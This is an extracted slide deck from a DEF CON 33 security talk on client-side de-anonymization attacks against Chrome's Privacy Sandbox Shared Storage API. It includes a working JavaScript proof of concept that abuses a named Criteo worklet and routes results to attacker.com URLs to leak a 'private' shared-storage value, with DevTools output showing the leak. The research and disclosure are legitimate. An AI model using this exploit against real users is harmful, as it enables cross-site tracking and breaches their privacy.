
THE SHARED STORAGE API



WHAT IS THE SHARED STORAGE API?

- Privacy Sandbox API for cross-site storage and access to data in a privacy-preserving way.
- Use case: Store a user's interest group (e.g., 'cat-lover', 'new-homebuyer') and use it to select relevant ads on different sites.

STEP 1: SHARED STORAGE TO WORKLETS




```
window.sharedStorage
.set("ab-testing-group", "0")
.then(console.log("Value saved to shared storage"));
```

```
await
window.sharedStorage.workle
t.addModule("ab-testing-
worklet.js")
```


STEP 2: WORKLETS TO FENCED FRAME



Output Gate



```
const fencedFrameConfig = await window.sharedStorage.selectURL(
  "ab-testing",
  [
    { url: `https://example.com/default-content.html` },
    { url: `https://example.com/experiment-content-a.html` },
  ],
  { resolveToConfig: true },
);
```

```
document.getElementById("content-slot").config =
  fencedFrameConfig;
```



Should the domain of the shared storage script be restricted? #2

Closed



jkarlin opened on Jun 18, 2021 Collaborator

Can A.com load a shared storage worklet from a domain other than A.com? This seems to come down to how much you trust the entities on your page. E.g., if the top frame embeds untrusted script, that untrusted script might create worklets that report bogus aggregate data to poison the site's aggregate data.

Generally, the web does not protect documents from embedding scripts that could do terrible things. Should that same precedent apply here?



to Ship: Support Cross-Origin Shared Storage Worklets

Yao Xiao

Contact emails cam...@chromium.org jka...@chromium.org yao...@chromium.org rohit...@c

Vladimir Levin

On Fri, Apr 19, 2024 at 12:52 PM Yao Xiao <yao...@chromium.org> wrote: Contact emails ca

Mike Taylor

On 4/19/24 12:52 PM, Yao Xiao wrote: Contact emails cam...@chromium.org jka...@chromi

Josh Karlin

to Mike Taylor, Yao Xiao, blink-dev



default behaviour, set the `dataOrigin` property when calling `createWorklet`.

`gin: "context-origin"` : (Default) Data is stored in the shared storage of the invoking l
origin.

`gin: "script-origin"` : Data is stored in the shared storage of the worklet script's origi
o enable this mode.

`gin: "https://custom-data-origin.example"` : Data is stored in the shared storage c
opt-in is required to enable this mode and consent from the custom data origin owner is
n [Custom data origin](#).

```
...createWorklet(scriptUrl, {dataOrigin: "script-origin"});
```

using `"script-origin"` or a custom origin, the script endpoint has to respond with the
`ge-Cross-Origin-Worklet-Allowed` . For cross-origin requests, [CORS](#) should also be e

ATTACK #3: INSECURE CROSS-SITE WORKLETS

Opt-in feature to allow any other origin to access the same shared storage of the worklet script origin – so make sure the script is secure?

FLEDGE.CRITEO.COM WORKLET



```
class SelectURLOperation {  
  async run(urls, data) {  
    var r = Math.floor(8 * Math.random()).toString();  
    await sharedStorage.set("chrome_abt_pop", r, {  
      ignoreIfPresent: true  
    });  
    let a = await sharedStorage.get("chrome_abt_pop");  
    return urls.map(url => url.split("?")[0]).findIndex(url => url.endsWith(a));  
  }  
}  
register("select-abt-url", SelectURLOperation);
```



EXPLOITING THE WORKLET



```
const CRITEO_WORKLET = "https://fledge.criteo.com/interest-group/abt/worklet"
const selectAbtWorklet = await window.sharedStorage.createWorklet(
  CRITEO_WORKLET,
  {
    dataOrigin: "script-origin"
  }
)
var fencedFrameConfig = await selectAbtWorklet.selectURL('select-abt-url', [
  { url: 'https://attacker.com/criteo-frame.php#0' },
  { url: 'https://attacker.com/criteo-frame.php#1' },
  { url: 'https://attacker.com/criteo-frame.php#2' },
  { url: 'https://attacker.com/criteo-frame.php#3' },
  { url: 'https://attacker.com/criteo-frame.php#4' },
  { url: 'https://attacker.com/criteo-frame.php#5' },
  { url: 'https://attacker.com/criteo-frame.php#6' },
  { url: 'https://attacker.com/criteo-frame.php#7' }
], {
  resolveToConfig: true
})
document.getElementById("content-slot").config = fencedFrameConfig;
```



By running this code, any website can determine the `chrome_abt_pop` value that has been set in the “private” Shared Storage

EXPLOITING THE WORKLET

Your chrome_abt_pop is 2

DevTools - file:///Users/eugenelim/Desktop/test-worklet.html

ElementsConsoleSourcesNetworkPerformanceMemoryApplicationPrivacy and securityLighthouseRecorder

Application

- Manifest
- Service workers
- Storage

Storage

- Local storage
- Session storage
- Extension storage
- IndexedDB
- Cookies
- Private state tokens
- Interest groups
- Shared storage
 - file://
 - https://fledge.criteo.c...
 - https://wwwapaypal.c...
- Cache storage
- Storage buckets

Background services

- Back/forward cache
- Background fetch
- Background sync
- Bounce tracking mit...

Filter

Shared storage

Originhttps://fledge.criteo.com

Creation Time26/03/2025, 00:46:48

Number of Entries1

Number of Bytes Used30

Entropy Budget for Fenced Frames ⓘ 12 ↗

Key	Value
chrome_abt_pop	2

▼ {key: "chrome_abt_pop", value: "2"}
key: "chrome_abt_pop"
value: "2"

Top-level site leaks
bypass SafeFrame


De-anonymization
with destination
hijacking and oracle

Shared Storage leak
through insecure
worklet

SUMMARY OF THE ATTACKS

Privacy-preserving ad-tech is hard


Despite the creators' best efforts, the privacy and security implications of certain features have not been not fully decided.



The attack surface is large and unexplored.

The web has a long history of hardening new features only after they are deployed and attacked.

THE BIGGER PICTURE



Client-side APIs

Topics API, Protected Audience API,
Private Aggregation API?


Aggregation Service

Trusted Execution Environment?

Enrolment

Attestations? Trusted origins?

**THERE'S
STILL MORE
TO DO...**



Eugene “Spaceraccoon” Lim

DEF CON 33

ESCAPING THE PRIVACY SANDBOX

**with Client-Side Deanonymization
Attacks**



- spaceraccoon.dev
- [@spaceraccoonsec](https://twitter.com/spaceraccoonsec)
- Book signing! Swag! Stickers!